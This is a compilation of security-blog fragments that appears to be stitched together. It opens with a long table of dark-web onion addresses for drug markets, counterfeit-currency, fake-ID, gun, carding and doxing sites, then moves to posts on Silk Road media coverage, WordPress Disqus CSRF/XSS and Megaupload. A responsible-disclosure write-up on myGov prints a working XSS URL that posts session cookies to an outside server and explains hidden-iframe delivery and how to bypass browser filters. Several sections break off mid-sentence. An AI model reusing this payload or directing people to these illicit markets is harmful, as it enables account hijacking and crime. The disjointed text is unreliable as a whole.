| TorBox: | `5wxxvwnsvwsv2ens.onion` | Clone | |
| Farmer1 | `5x5hcw4ym6nno42p.onion` | | \* |
| GreenPaper Counterfeiters (Super Notes) | `67yjqewxrd2ewbtp.onion` | Scam | \* |
| Onion Mail: | `6e44iwci5e6iodyw.onion` | Clone | |
| Green Machine | `6hstmidevw5dhkct.onion` | | |
| The Green Machine | `6ijclyvilv53ll76.onion` | | \* |
| SteamLoader: | `6nkwg6ngv5txpfqc.onion` | Clone | |
| Doxbin / DeDope | `6odhiu7bke342ip5.onion` | | \* |
| Green Dragon Supplier | `6wlmeo5zdm5jzex5.onion` | | |
| Evolution (Phishing) | `7bt3s7ikypzurhue.onion` | Scam | |
| Wall Street Tor: | `7ttedph3rjhoh24y.onion` | Clone | |
| – | `7xghcctm7r5ef6ce.onion` | | |
| Cash Flow | `7y6e3uutyvoi2myq.onion` | | |
| Babylon | `a7jtfnjllglyjq4q.onion` | | |
| Onion Identity Services | `abbujjh5vqtq77wg.onion` | Scam | |
| USFakeIDs | `abo7iovzgznlqbno.onion` | Clone | |
| Lossless Audio Files: | `afismo35weljjdcv.onion` | Clone | |
| KognitionsKyrkan: | `afkpdjdkvkir4mp4.onion` | Clone | |
| Agora (Phishing) | `agorazbdc4zq5oww.onion` | Scam | |
| Alpaca | `alpaca727o3c75xx.onion` | | |
| Alpaca Marketplace | `alpaca7bcqv2rnu3.onion` | | \* |
| SOL’s Unified USD Counterfeit’s | `aodaost3cbxnzgno.onion` | Clone | \* |
| Cloud Nine | `aoyukbwlwxzcllet.onion` | | |
| NLGrowers: | `aukpec3jyuuoe5cm.onion` | Clone | |
| img.bi: | `b35trto3blj4bpq4.onion` | Clone | |
| Onionweb filehosting: | `b3xbwcuuflw73r5u.onion` | Clone | |
| TORCH | `b7i32g7huhreg2dd.onion` | Clone | |
| Tor Bazaar | `bazaar755zbjb121.onion` | | \* |
| Tor Bazaar | `bazaarlv2a7i3uyn.onion` | | \* |
| Onion Channel | `bcyh7mzfrekxobud.onion` | Clone | |
| Cloud Nine | `bg62ti72ckuo6rm2.onion` | | |
| Blue Sky | `blueskyplzv4fsti.onion` | | \* | \* |
| Mysterious | `bt7wb565zgx3xuug.onion` | Clone | |
| Bungee54 | `bungee54uqchxfny.onion` | | \* |
| Lion Pharma | `bvhbasj4jxhwc7d7.onion` | Clone | |
| Cloud Nine (Main) | `bviaqyj6obc54vhn.onion` | | |
| Cloud Nine | `c6x3fexjje4uaczd.onion` | | |
| – | `c76dtzddabepos74.onion` | | |
| Buy Twitter Followers: | `c7kbn6qnsw6glp5c.onion` | Clone | |
| Cannabis Road | `cannabiskofvl7pa.onion` | | \* |
| Hack The Planet | `chippyits5cqbd7p.onion` | | |
| Cstore – Carded Store | `cstoreav7i44h2lr.onion` | | |
| MAGIC MUSHROOMS STORE: | `cvy25jynw7g6tamj.onion` | Clone | |
| Cloud Nine | `cxhlovvocanzs7ka.onion` | | |
| TorSafe: | `cxyamaiowtvnj22a.onion` | Clone | |
| Cloud Nine | `cyeji6dcpvad5zsq.onion` | | |
| Cloud Nine | `czl2oqmd3ovghwk5.onion` | | |
| The Pot Shop | `d5jkxy5i6r3sddfw.onion` | | |
| Data Bin | `databinhwin4xuxx.onion` | | |
| DeDope | `dedope6uu7errzu3.onion` | Scam | |
| Steal This Wiki mirror: | `dejxz2tiz6f5nbrp.onion` | Clone | |
| Black Market | `dgoega4kbhnp53o7.onion` | Clone | \* |
| Black Market: | `dgoegaf7vnu3uowm.onion` | Clone | |
| Clean My Coins Fake | `djyy6p2ohwkkmn2l.onion` | Clone | |
| Andromeda | `dlifghyxshlgjlzw.onion` | Clone | |
| Help Guy | `dm4gtebssktdskxn.onion` | Clone | |
| Blackbank Market (Scam) | `do37y4wk2detgi6x.onion` | Scam | |
| Cannabis UK | `dokpyl6egokvejos.onion` | Clone | \* |
| Doxbin | `doxbinbhx7nvfq62.onion` | | |
| Doxbin | `doxbindtelxceher.onion` | | |
| Doxbin | `doxbinicsjqqmohl.onion` | | |
| Doxbin | `doxbinphonls5hsk.onion` | | |
| Doxbin | `doxbinumfxfyytnh.onion` | | |
| Doxbin | `doxbinyvbolyfhss.onion` | | |
| Doxbin | `doxbinzqkeoso6sl.onion` | | |
| Pablo Escobar Drugstore | `drugs6ayt3njhzha.onion` | Scam | \* |
| Doxbin | `dxwmc6b3mtklq44j.onion` | | |
| The Armory clone | `dzc6ptsiaajb3mjj.onion` | | |
| Amberoad | `e2lp3d74xdfqmguk.onion` | Clone | |
| Silkroad 2.0: | `e5wvymnx6bx5euvy.onion` | Clone | |
| Outlaw Market | `eaq2e77pmdvrepbq.onion` | | |
| EasyCoin | `easycoinsayj7p5l.onion` | | |
| Cloud Nine | `eb3bbtsqywrdo5ae.onion` | | |
| Real Cards Team | `en74n7uqro3flkmz.onion` | Clone | \* |
| Cloud Nine | `epj7nsddjr3jaorc.onion` | | |
| Cloud Nine | `epvjwvjhqs74iq7l.onion` | | |
| EuroGuns | `eurogunjz5w4qb46.onion` | Scam | |
| Exposed | `exposed36mq3ns23.onion` | | |
| Sell your pictures for Bitcoins | `f2x5eapxymahuf2t.onion` | Clone | |
| EuCanna | `f4ggfopjge6utz3n.onion` | Clone | |
| – | `fbnu5jkwi2daxcze.onion` | | |
| Cstore – Carded Store | `fd4qqglswwsv6fph.onion` | Clone | \* |
| Deutschland im Deep Web | `fjgf5eo4zyntgbus.onion` | Clone | |
| Flugsvamp | `flugsvampfgdzp76.onion` | | |
| Bitcoin For Proxy | `fogcoreohrvfeur5.onion` | Scam | |
| Cannabis Road | `forumzxmoorof4ja.onion` | | \* |
| Welcome, We’ve been expecting you!:” | `foubiqu6uin2dv2n.onion` | Clone | |
| USA/EU Fake Documents store: | `ftkfjfsbsc3yebzw.onion` | Clone | |
| Laundry King: | `fvb7crr4hu7u57m6.onion` | Clone | |
| Apples 4 Bitcoin | `fvpibvo6tphexfvl.onion` | Scam | |
| Double Your Bitcoins | `fwpplqylgbpjymrr.onion` | Clone | |
| MALINA | `fzmmntb5ufod2zyt.onion` | Clone | |
| TorFind: | `g3tqsiw5rc6d6vmc.onion` | Clone | |
| konkret – das linke magazine | `gcymml5rdr6lhpto.onion` | | |
| – | `ghwntyvlyt5t65l4.onion` | | |
| Словесный Богатырь | `gr4dszr5zd2k44qa.onion` | Clone | |
| Deep Web Radio: | `gzkqe6rodeexilic.onion` | Clone | |
| DuckDuckGo: | `h2dbmwstr6klbsi6.onion` | Clone | |
| The Pirate Market: | `h5nfci2xgob2nheu.onion` | Clone | |
| Cloud Nine | `h5ry3wfk7md3vkfc.onion` | | |
| Cash Machine | `hcutffvavocsh6nd.onion` | | |
| The PaypalCenter | `hd74evbdzn6cl264.onion` | Scam | |
| | `heqiepy33ssju7bn.onion` | | |
| Black&Yellow | `hwvx64v3zu43ih75.onion` | | |
| Hydra Forum | `hydrafmchvpq5yc6.onion` | | \* |
| Hydra | `hydrampvvnunildl.onion` | | \* | \* |
| Hydra Russian | `hydraruehsdjjfud.onion` | | |
| TorSearch: | `i7fahngv323nndta.onion` | Clone | |
| Executive Outcomes | `iczyaan7hzkyjown.onion` | Clone | \* | \* |
| Fake Real Plastic | `igvmwp3544wpnd6u.onion` | | \* | \* |
| TorGameDepot: | `ilf5incisxerov56.onion` | Clone | |
| Cloud Nine | `itjsuhezvyyi7pjg.onion` | | |
| – | `ixfdahfew32luevo.onion` | | |
| Super Notes Counter | `j62alxawj7624ejg.onion` | Clone | |
| Hydra | `j6372sksh6uolrzz.onion` | | |
| Site do Renan Jackson: | `jcfcrq76kdc4ghmo.onion` | Clone | |
| Cocaine Market | `jd3gdrtmhm7vwudx.onion` | | |
| CYRUSERV: | `jf5p4debofmd2kdq.onion` | Clone | |
| Mr Quid’s Forum | `jfekrr6wghtmalpd.onion` | | |
| Apple’s Tor | `jff4wifbjuqmhubb.onion` | Clone | \* |
| OnionNews: | `jgfoj3jyfinnrbs5.onion` | Clone | |
| Cloud Nine | `jgpvu5d5fufwpqa7.onion` | | |
| Cloud Nine | `ji45q56enmtidgl5.onion` | | |
| Cheap Euros | `jmntdqtytkuhqlzu.onion` | Clone | |
| The House of Cards: | `jmobhake4txapqd7.onion` | Clone | |
| paraZite | `juctmzs5jwu3cd6l.onion` | Clone | |
| Cloud Nine | `jz3rmfugjt5eiyr5.onion` | | |
| WeBuyBitcoins | `jzn5w5pmhmbqxmzi.onion` | | |
| Onion Identity Services | `k5dvoeyiwakymez5.onion` | Clone | |
| DeDope | `kbvbh4kdddiha2ht.onion` | | |
| Apple Palace | `kcan7d4ahhryu6gg.onion` | Clone | |
| The Hidden Wiki | `kpvz7ki2v5agwt35.onion` | | |
| The Tor Library: | `lgic2yjpimouvjnw.onion` | Clone | |
| Cloud Nine | `lhckzzv3qlvcwfg2.onion` | | |
| Doxbin | `lhvxqyd7ux2oinn7.onion` | | |
| Kamagra for Bitcoin: | `lnien5hngzlojppv.onion` | Clone | |
| The PayPal Center | `lygnimwoedhioopl.onion` | | |
| Silkkitie | `m2lbhzmzmfv5a763.onion` | | |
| Vault43 | `m7653h3gcw7d2ytf.onion` | | |
| MALINA | `malina2ihfyawiau.onion` | | |
| CebollaChan: | `mdlhkgnddfijuh4z.onion` | Clone | |
| Runion | `mescqp3y3sfo27rm.onion` | Clone | |
| Hidden Betcoin | `mqaa6l5vb7rbpksf.onion` | | |
| The PayPal Center | `mv5cb4hz3ecscshx.onion` | | \* |
| Cloud Nine | `mx7rzz5my2fq46wz.onion` | | |
| Prepaid Bliss: | `n5qsqwl2y3qrr2jq.onion` | Clone | |
| Cloud Nine | `n7hwwwncx3bcx5vc.onion` | | |
| Cloud Nine | `ned32wtuel43cxbf.onion` | | |
| Torchan: | `noqfeqisdgchn7zb.onion` | Clone | |
| Doxbin | `npieqpvpjhrmdchg.onion` | | |
| MORAL.NU | `nskxjg4c3nvwzxuw.onion` | Clone | |
| Paypal-Coins | `o3ecpxemcg4itdoy.onion` | Clone | |
| Onionshop | `onionsvpscug6wpk.onion` | | |
| The Secret Story Archive: | `oqgylsk6seo42gpk.onion` | Clone | |
| Tor Bazaar Beta | `orjidjtyniyzn5il.onion` | | |
| Drug Market | `oxr3dae6epxdc4pg.onion` | Clone | |
| The Secret Story Archive #1st: | `oxrxwesdxlnwsj3x.onion` | Clone | |
| USJUD Counterfeits | `p4ecvpaclc44j3jz.onion` | Clone | |
| Cloud Nine | `p6qx55i5r64mxq7n.onion` | | |
| Pandora | `pandora3uym4z42b.onion` | | \* | \* |
| Clone Site | `pbq2zmsrh4cdxdxl.onion` | Scam | |
| UK Passports: | `pclb34gpalrdxj4u.onion` | Clone | |
| nachash | `penisycpu3fixdcr.onion` | | |
| Green Dragon Supplier | `pg5epl6suareiqq6.onion` | | |
| Old Man Fixer’s Fixing Services | `ph22uxxxttai7v2n.onion` | Clone | |
| BitPharma | `pharmagbsxol4n4k.onion` | | |
| BitPharma | `pharmajiyhpjflqi.onion` | Clone | |
| Pink Meth | `pinkmethuylnenlz.onion` | | |
| Mobile Store | `pptzzk2wye6rfeki.onion` | Clone | |
| MailTor: | `pyvdmllsh6mczfgb.onion` | Clone | |
| PayPal4U | `qbikfpcr4mhqoumm.onion` | | |
| R2D2 | `qrfnwgdjdsgtx5u4.onion` | Clone | |
| Tor Carding Forums | `qtr46f7bgf4kzt7q.onion` | | |
| Cloud Nine | `rgam2tqpqhelm4ow.onion` | | |
| Cloud Nine | `rhmhjalcohuys4a5.onion` | | |
| UK Guns and Ammo | `rhqetwhda65zcakj.onion` | Clone | |
| RUForum: | `rk5pbdbyrqksxui4.onion` | Clone | |
| Hidden Wiki: | `rmhpp6w3ncrvxiub.onion` | Clone | |
| Tor: | `rmnd3b5dvuqtshlh.onion` | Clone | |
| Cloud Nine | `rndm56yv54aqe7pn.onion` | | |
| Example rendezvous points page: | `rqjfolmb2h7iqdvq.onion` | Clone | |
| Thunder’s Place: | `s5yvlnz7qljsdmtc.onion` | Clone | |
| ccPal | `safj5y2f45whsvvs.onion` | Clone | |
| Cloud Nine | `sdjv72hp5x6pt5en.onion` | | |
| Doxbin | `senmtjpxn2m72nlu.onion` | Clone | |
| Silkkitie | `silkkitiehdg5mug.onion` | | |
| Silk Road 2.0 | `silkroad3og4b6bq.onion` | Scam | |
| Silk Road Forums | `silkroad5v7dywlc.onion` | | |
| Silk Road | `silkroad6midjsbr.onion` | | \* |
| Silk Road | `silkroad6ownowfk.onion` | | |
| Smokables | `smoker3gvmgfbi4e.onion` | Clone | \* |
| Brave Bunny | `sqxamnigeby5u37b.onion` | Clone | |
| Wikileaks New link: | `srozpqsnh2lgyewu.onion` | Clone | |
| Cloud Nine | `srz5wvnyd7skt5uh.onion` | | |
| samsungstore | `storegsq3o5mfxiz.onion` | | |
| Флибуста \| Книжное братство” | `su74joxcacuafyq6.onion` | Clone | |
| [Forum PHISHING LINK] | `t6la6i24jkow5roh.onion` | Scam | |
| Cloud Nine | `taifcjgrifyjiwey.onion` | | |
| Apples 4 Bitcoin | `tfwdi3izigxllure.onion` | Scam | |
| USA Citizenship | `tgielwnuv3xzfg7r.onion` | | |
| Topix | `topixslhezyytrvm.onion` | | |
| â… TOR-SERV â…: | `torservsbt7rsbfg.onion` | Clone | |
| Cash Machine | `tpe3rm2w4fkbtciu.onion` | Clone | |
| Galaxy Social Network | `tvbkrvflzx2pmvpw.onion` | Clone | |
| The Hidden Market | `uaq62zdqnjr4xo4q.onion` | | |
| Rent-A-Hacker | `ubquja4ech6symkv.onion` | Clone | |
| Assassination Market: | `ugq2p64trcyg3xgt.onion` | Clone | |
| Code:Green | `uhfftlqlyjnelhcf.onion` | Clone | |
| Real Cards Team | `ujompjlrdgbhkmuj.onion` | | |
| Dark Hosting: | `ul4kmrygtkhbb5vz.onion` | Clone | |
| samsungstore | `unsbwt2utosasdxq.onion` | Clone | |
| keys open doors: | `uqbmgvisfz2wpj4v.onion` | Clone | |
| Creative Hack: | `urjlsqe373ismjwg.onion` | Clone | |
| Fake Real Plastic | `vc5apwufjoil3svw.onion` | Clone | |
| Torbook: | `vg4gxg3mjymuh54x.onion` | Clone | |
| Green Star Station: | `vgfzmngu7dh5ye76.onion` | Clone | |
| Hack The Planet: | `vpkyqijluxa33ywp.onion` | Clone | |
| Rich Richard: | `vz3ofn5f2lous44c.onion` | Clone | |
| Doxbin | `wn323ufq7s23u35f.onion` | | |
| – | `woacuqcx45nfnfxy.onion` | | |
| HQER | `wtpum5yzyihiewlq.onion` | | |
| Golden Nugget | `wyj4d4u237p3coca.onion` | Scam | |
| lol 20th Century Western Music | `x4am6cpmndsqzbu2.onion` | Clone | |
| | `x4bfgkcuwiousozy.onion` | | |
| Cloud Nine | `x7ikq6a3qx5qjikf.onion` | | |
| CC-Planet Fullz | `xadxysdnd3ug2dea.onion` | | |
| Hydra Forums | `xdbn2gsuk74nwd7f.onion` | | |
| Clean My Coins | `xgrsaj3wykpofseb.onion` | | |
| RepAAA’s Hidden Empire | `xskus6q7olpdlrkb.onion` | | \* |
| Cloud Nine | `xvqrvtnn4pbcnxwt.onion` | | \* | \* |
| Beneath VT: | `y4hzxepemtqcf4qh.onion` | Clone | |
| paraZite | `y66x4b3jrt3mnglw.onion` | Clone | |
| Onion Wallet | `y6dyzauztb5u2ufa.onion` | Clone | |
| Flugsvamp | `yakwbcn5ou2wkzfx.onion` | | |
| Cipolla | `ybphbuwerurne43o.onion` | | |
| | `ycjvz5cu3mjc4wyd.onion` | | |
| Suojeluskunta: | `ycngkogtvlaphgx2.onion` | Clone | |
| Cloud Nine | `ye5n3ecw64utvmmh.onion` | | |
| Onix Electronics: | `yhu73qfnjti3cmvf.onion` | Clone | |
| Zyprexa Kills: | `yifsrwkdvjiojr7w.onion` | Clone | |
| Peoples Drug Store: | `yrenuxvrrhmuvces.onion` | Clone | |
| USD Counterfeits | `yrpavngfbhbc3tcc.onion` | Clone | |
| BuggedPlanet.Info: | `yy5pepg54c5jry36.onion` | Clone | |
| Zero Squad | `z5fvd3hwmtzkgaqy.onion` | Scam | \* |
| The Intel Exchange: | `z7d7gx53ne7fouyf.onion` | Clone | |
| Cloud Nine | `z7rpuixjsncgomw7.onion` | | |
| OnionSphere: | `zbojy7pmy5vrrcqe.onion` | Clone | |
| nekrotown: | `zect4qky5qdam2xd.onion` | Clone | |
| Bitcoin-escrow: | `zkwwpiiksjafjo35.onion` | Clone | |
| Mail2Tor: | `zv7lufndr4khlicg.onion` | Clone | |
---
# 60 Minutes Australia on Silk Road and Bitcoin
*2014-09-14*

60 Minutes Australia tonight [aired a story](https://www.jump-in.com.au/show/60minutes/stories/2014/september/the-dark-web/) about Silk Road and Bitcoin. The video of the report, which is 14 minutes long, is [now available on their website](https://www.jump-in.com.au/show/60minutes/videos/3784171895001/) or [mirrored here on DailyMotion](https://www.dailymotion.com/video/x25y1be_60-minutes-australia-silk-road-and-bitcoin-story-september-2014_news).
The story is about what you would expect from a major media current affairs program. It shows “Sarah”, an Australian drug user who says she purchases her drugs online because it is less stressful, safer and anonymous (Sarah is also saying all of this, along with tips on how to buy drugs – such as reading reviews on the forums prior to purchasing, and using a fake name to receive your order – while on national television).
The report is intertwined with the [story of Preston Bridge](https://www.abc.net.au/news/2014-06-09/perth-teenager-preston-bridge/5510606), a teenager who died after falling (or jumping) from the balcony after taking [NBOMe](https://en.wikipedia.org/wiki/25I-NBOMe), a synthetic form of LSD, that another person at the party had purchased from Silk Road. Also part of the report is an interview with FBI agent Christopher Tarbell – who was part of the investigation into Silk Road, which lead to the arrest of Ross Ulbricht. Tarbell is most infamous as the handler of Lulzsec hacker Sabu ([Hector Monsegur](https://en.wikipedia.org/wiki/Hector_Xavier_Monsegur)) and an author of the technical report released last week about [how the FBI located the Silk Road server](https://www.nikcub.me/posts/analyzing-fbi-explanation-silk-road/).
## Deepweb or Darknet
What was more interesting to me about the story was how the terms “Deepweb” and “Darknet” were used interchangeably, and how the report spent some time describing how “most of the Internet” is hidden from ordinary web users.
The reporter says in the introduction:
> [Reporter] “whatever device you’re using, you’ve got the whole world at your fingertips. Well, no you don’t. In fact, you have access to less than 10% of it. The other 90% of the Internet is hidden – a vast, secret, cyber underworld. It’s called the Darkweb – and people aren’t using it to buy shoes. They’re buying drugs, weapons – anything you can imagine. The subterranean world is sinister and untraceable – with consequences that can be deadly. “
And then in the story:
> [Reporter] “What many don’t realize is that if you’re using a search engine, like Google or Yahoo, you’re only scratching the surface of the Internet. Below is a mass of hidden content, more than 90% of the Internet – knows as the Deep, or Dark web. With the right software it is easily accessible, and it is here that the new breed of drug dealers are selling their wares”
First, there is an irony in this because if we go back to the beginning of the report, where Sarah was demonstrating Silk Road, the tab in her browser next to the tab showing Silk Road is a Google search results page for “list of tor sites silkroad”:

If you [do the same search](https://encrypted.google.com/search?q=list+of+tor+sites+silkroad), you’ll find that the onion URL for Silk Road is in the top result. Darknet sites are only not indexed directly by Google because Google has chosen not to index them. DuckDuckGo, an alternate search engine, have considered indexing onion sites directly but decided not to as it would “tick some people off” (namely, the site administrators). There are also web services that proxy Darknet websites hosted as onion hidden services on Tor and make them accessible over the clearnet. [Tor2web](https://www.tor2web.org) is just one example, and the pages it hosts can sometime be found in the indexes of search engines (Note: do not use Tor2web to signup to any accounts on hidden services or enter your password anywhere – it breaks the security model of Tor, while it is useful if you ned to browse and read and don’t have Tor – you do lose your anonymity).
Clearly Darknet sites are not very “hidden”, and they do not make up “90% of the web” (far from it, there would be hundreds or thousands of Darknet sites, while there are tens of millions clearnet sites) – what is going on here is reporters and other sources mix up the terms “Deepweb” and “Darkweb”. This report is just the latest example of that mistake being made.
Interchanging “Deepweb” with “Darknet” or “Darkweb” is common, but they are two distinct concepts. The concept of the Deepweb was first described as the _Hidden Web_ in a 1994 book titled [“The Internet Business Book”](https://dl.acm.org/citation.cfm?id=185247) by Dr Jill Ellsworth and Matthew Ellsworth. The author describes the concept in [this 1996 interview](https://web.archive.org/web/19961205083117/http://tcp.ca/Jan96/BusandMark.html):
> signs of an unsuccessful or poor site are easily identified, says Ellsworth. “Without picking on any particular sites, I’ll give you a couple of characteristics. It would be a site that’s possibly reasonably designed, but they didn’t bother to register it with any of the search engines. So, no one can find them! You’re hidden. I call that the invisible Web.”
The hidden web concept was cited, expanded on and re-termed the Deepweb in a 2001 paper titled [“The Deep Web: Surfacing Hidden Value”](https://quod.lib.umich.edu/j/jep/3336451.0007.104?view=text;rgn=main) by Michael Bergman. Most statistics about the deepweb, such as the oft-cited “90% of the web is hidden” figure, are from this 13 year old paper.
Deepweb describes websites and pages that are not accessible by search engine crawlers, and are thus not indexed or readily discovered by web surfers. The deepweb is information that is stored and can be retrieved on private networks or on networks that are connected to the public internet but are only accessible with a user account. It is all that information stored by companies, government agencies or other organizations and used internally but not made available to the public.
It is true that the _Deepweb_ makes up some large amount of information and data that is larger than what is available on the public web – the figure may even be ten times larger – but this is very distinct from the Darknet, which is Tor (or i2p, or another protocol and network) hosted sites.
The _Darknet_, which this story is about, is not 90% of the Internet nor is it large and very hidden.
## Reactions from Viewers
The story on 60 Minutes, which is a popular weekly current affairs program, provoked reactions on Twitter and other social media. The first tweet from the official program Twitter [account was “Are you aware of the Darkweb?”](https://twitter.com/60Mins/status/511102393665069056) – to which many replied a variation of “we are now”, which speaks to the [Streisand effect](https://en.wikipedia.org/wiki/Streisand_effect) of reporting on topics that were previously more obscure.
Other reactions include a call to have such sites blocked, which suggests the story didn’t do a good job of explaining just where and how these sites are hosted (outside of them being “hidden”) while others ask how children are able to access and “afford” such software.


---
# Analyzing the FBI’s Explanation of How They Located Silk Road
*2014-09-07*
The first incarnation of online drug marketplace [Silk Road](
 The last little touch on our exploit is that we trigger the form submit on pageload. I successfully utilized this exploit against a live environment as part of a pen test via a spearphish email to an administrator (my exploit was a little more sophisticated and the payload useful).
## Issue 2: No nonce check on setting reset and delete
This one is less serious, but on the same advanced settings page for the plugin the submitted nonce isn't checked meaning we can use CSRF to trigger the 'reset' function or to delete any of the disqus plugin options.
Exploit here is simple again, take the last exploit and remove all the fields and add one for 'reset'. Deliver to a victim and we can trigger the reset or a delete action.
The form includes a nonce, but it isn't being checked on submit. The `wp_verify_nonce` function ([documentation](https://codex.wordpress.org/Function_Reference/wp_verify_nonce)) should be called on submit.
## Issue 3: Unfiltered parameter in upgrade script
The `step` parameter is stored unfiltered and then echo'd out, resulting in an XSS. Code path can be hit when Disqus install is out of date.
```php
```
## Dislosure Timeline
**June 9th 2014** - Reported to security@disqus
 Next step was to weaponize this exploit and attempt to steal session cookies. Some cross-site scripting attacks can be stopped or mitigated at this point as developers will prevent cookies from being read by Javascript, setting both the HttpOnly flag and the secure flag.
On the myGov app I created some throwaway test accounts and inspected the cookies to see how they were set. These are the results of a typical logged in session:
 Most of the cookies were being set with no flags, being allowed to expire whenever. No HttpOnly or secure flags, meaning we can read the values in Javascript and the actual login cookie `PWSEAL-GOV-C` was a session cookie, not set to expire. The app was setting cookies and then relying on Javascript to expire them. There is a process, `sessionCheck()`, which would run every x seconds and check for user inactivity. If it was inactive for 5 minutes it would then run a function that would attempt to expire the cookies programatically.
If you have ever tried expiring cookies with Javascript, you would know that there is no direct way of doing it – you just have to set the same cookie with the same parameters as being empty and hopefully overwrite it. There is a lot that can go wrong in this process, clients with Javascript errors or no Javascript will never have their session expired (it fails to never expiring).
Since we had control of the Javascript via the XSS, we could control this process in any case and kill off the session checking.
One more step in developing an exploit – can the site be framed? This is the difference between being able to exploit the vulnerability by sending a victim _any_ link or having to send them a link directly to the my.gov.au website. The response headers have no X-Frame-Options headers set, which means we can frame the exploit request in a hidden IFRAME on another site and send the user a link to it (you can get hits on your exploit by purchasing banner ads, posting to forums, sending out spam, etc.)
The exploit code was simple, it would post the cookie values back to a server I control (where I have a cookie-grabber setup):
```http
https://my.gov.au/EnrolService/enrolService.htm?_flowId=enrolmentmgflow&_flo wExecutionKey=aa%3cimg%20src%3da%20onerror%3d%22$.post('http://s03.do.nikcub.com/get.php',document.cookie)%22%3eaa
```
Place that in an IFRAME and the exploit works on Firefox and Internet Explorer. The Google Chrome and Safari XSS protection catches this, but since we have to parameters on the same URL which are injectable we can split the payload in two (or include a decoder) and bypass the Chrome and Safari XSS protection.
We now have an exploit for myGov which works in the background of any user visiting a link and which will send us their session and other cookies, allowing us to hijack their login and view and alter their tax, medical, welfare, pension and other records.
I setup a website with a picture on it and included the exploit in an IFRAME in the background. I created another dummy account, opened it in a new browser and visited the link – in less than a second I saw all my cookies scroll down my terminal window which was showing the capture server logs.
I asked Ben if he gave me permission to hack him – he said yes and shortly after I had his cookies and was logged in as him.
## Other Problems
The problems with myGov aren’t just the blatantly poor input handling and escaping. I only tested the public interfaces and was able to crash the server reliably, find multiple instances off no output filtering, find different responses to SQL commands, no cookie expiry, no HttpOnly flags, etc. The list was a dozen issues long, so instead of just writing up the XSS and reporting it to the government I decided to sit down and write all of these down.
A few hours later I had a 6 page document with a dozen issues listed and recommended fixes for each one, but now I had nowhere to send it. Searching the myGov website, the department website the only interface was standard customer support. No security contact and no admin contact. I tried the contacts on the domain and got nothing, and ended up finding a manager from the department on twitter while searching and emailed him.
Not having a security contact would be another issue, so I went back into the document and added it as an issue before emailing it out to the contact at the government I had found on Twitter.
I only ever got one response from the government, it was a formal letter in a PDF attached in an email from an assistant to the IT security person. It talked around the questions I had asked and was mostly about how seriously the government take security issues, how vigilant they are and how thankful they are to me for reporting them.
My follow up emails asking if they had fixed the issues, what they had fixed or hadn’t and if it was ok if I publish the details now all went unanswered. The one XSS I described is fixed – I know that because I checked it again myself, but a lot of the other issues are not.
I never got any other response – no mention of which issues I listed they considered issues, which they had fixed, which they considered not serious, etc. I simply waited another week after not getting a response and assuring that the major issues were patched and then decided to publish this post.
The full document which I sent to the department is embedded below.
## Security report sent to the Department of Human Services
[Australian Government myGov Website Security Issues](https://www.scribd.com/doc/224070691/Australian-Government-myGov-Website-Security-Issues?secret_password=xDLo231FFKMT9GPQnDlP) by [nikcub](https://www.scribd.com/nikcub)
## Government Response
[MyGov Security Gov Response](https://www.scribd.com/doc/224260090/MyGov-Security-Gov-Response) by [nikcub](https://www.scribd.com/nikcub)
---
# Two Google Chrome Privacy Issues
*2012-08-08*
I have recently discovered two privacy issues with Google Chrome that users should be aware of. They both relate to browsing history data not being deleted despite the user taking action to delete browsing history.
A Google Chrome user can delete browser history by going into `Preferences -> Show Adavanced Settings -> Clear Browsing Data`. The following dialog is presented:
_[Image unavailable - Skitch service discontinued]_
If you then click the 'Clear browsing data' button you would expect that all traces of websites that have been visited from the machine would be erased, but there are two instances where user visit data is retained.
I have tested both of these issues with the latest Chrome versions (including Canary) on both Windows and Mac.
 The popular file upload site Megaupload was [taken down](https://www.techmeme.com/120119/p97#a120119p97) today as part of a US DOJ investigation into the site for breaches of US copyright law.
From reading [the indictment](https://www.scribd.com/doc/78800989/Mega-Indictment) and digging around online you can start to reverse-engineer how the investigation was carried out.
The evidence in the grand jury indictment is of four forms:
- Internal emails, dating back to 2005 – including correspondance between staff members and support emails.
- Publicly accessible details such as URLs to pirated content, dates of domain registrations.
- Information from the Megaupload PayPal account and correspondance between PayPal and Megaupload
- Information from the Megaupload Moneybookers account.
The Megaupload corporate email was self-hosted on a dedicated server that was one of the 525 servers the company had located with Carpathia Hosting in Virginia. That mail server is no longer responding, but the MX record can still be found and pointing to an IP address belonging to Carpathia.
The bulk of the evidence against Megaupload is from the internal emails, likely taken from this server. I'd guess (and we won't find out for certain until the trial – that is, if this case ever gets to a courtroom) that the FBI and DOJ served Carpathia with a search warrant to gain access to the information on that email server. Under US law you are actually less protected if you host your own private email server rather than using a public service (see [this guide](https://ssd.eff.org/book/export/html/42) on what the government can and can't do). Megaupload would not have been made aware of any such search warrant.
It amazes me that this company hosted its emails in plain text on a US-based server. The irony is that there are a number of internal Megaupload email threads discussing what they should do to better shield themselves from the US government. These conversations all take place on a server hosted in the USA. The bulk of the DOJ case will be built on the email archive – and hosting their own email server in the USA may become the major cause that resulted in their downfall.
The PayPal records, including all the payment information and emails between Megaupload and PayPal, would have been attainable with a simple subpoena. The same applies for Moneybookers. Subpoenas are remarkably easy to get – and most of the larger web companies do not fight the requests. Very little probable cause is required for the government to obtain these records (to obtain the records without the subject being notified requires an additional court order).
All of the other evidence is based on public records such as WHOIS records, blog posts, download links, etc.
To establish a timeline, the New Zealand media reported that the FBI first got in touch with law enforcement officials in that country regarding Megaupload 'around a year ago'. This shows that the investigation had little to do with the recent high-profile release of a [supporters video](https://torrentfreak.com/riaa-label-artists-a-list-stars-endorse-megaupload-in-new-song-111209/) and music clip along with the associated lawsuits.
It is thus likely that this investigation began in 2010, at the latest. The emails in the indictment date until November 2011, so the search warrant must have been carried out late last year. The indictment was filed on the 5th of January this year and only unsealed yesterday. The grand jury must have taken place late last year (in 2010).
The internal emails are often incriminating. I don't buy the argument that a DMCA takedown request requires you to remove every copy of the same file, since the each request requires a legal notice that the particular user who uploaded the file does not have explicit permission to host that file. What is a worry for MegaUpload is the internal emails between staff discussing piracy, where to find pirated material, rewarding uploaders with cash payments for uploading pirated material and helping out users to find pirated material in support emails (one support email asks 'I only bought a Megaupload account to watch (the name of some show)' and the staff responded with a link to a download).
Also incriminating is the money laundering evidence. In the year 2011 alone, Megaupload spent $7.8M on renting yachts in the Mediterranean for 'marketing purposes'. There were also numerous million-dollar or greater bank transfers between a large number of what look like shell companies.
For the sake of the Internet, I hope Kimble and Megaupload refuse any plea deal and take this all the way to court. They may be guilty on racketeering and money laundering, but we need those finer aspects of DMCA and safe harbor to be tested in a US court. I would also like to find out what probably cause was used to issue a search warrant for the email server and its contents – since that is where almost all of the evidence in this case originated from and there is very little evidence in the injunction outside of the contents of those emails.
---
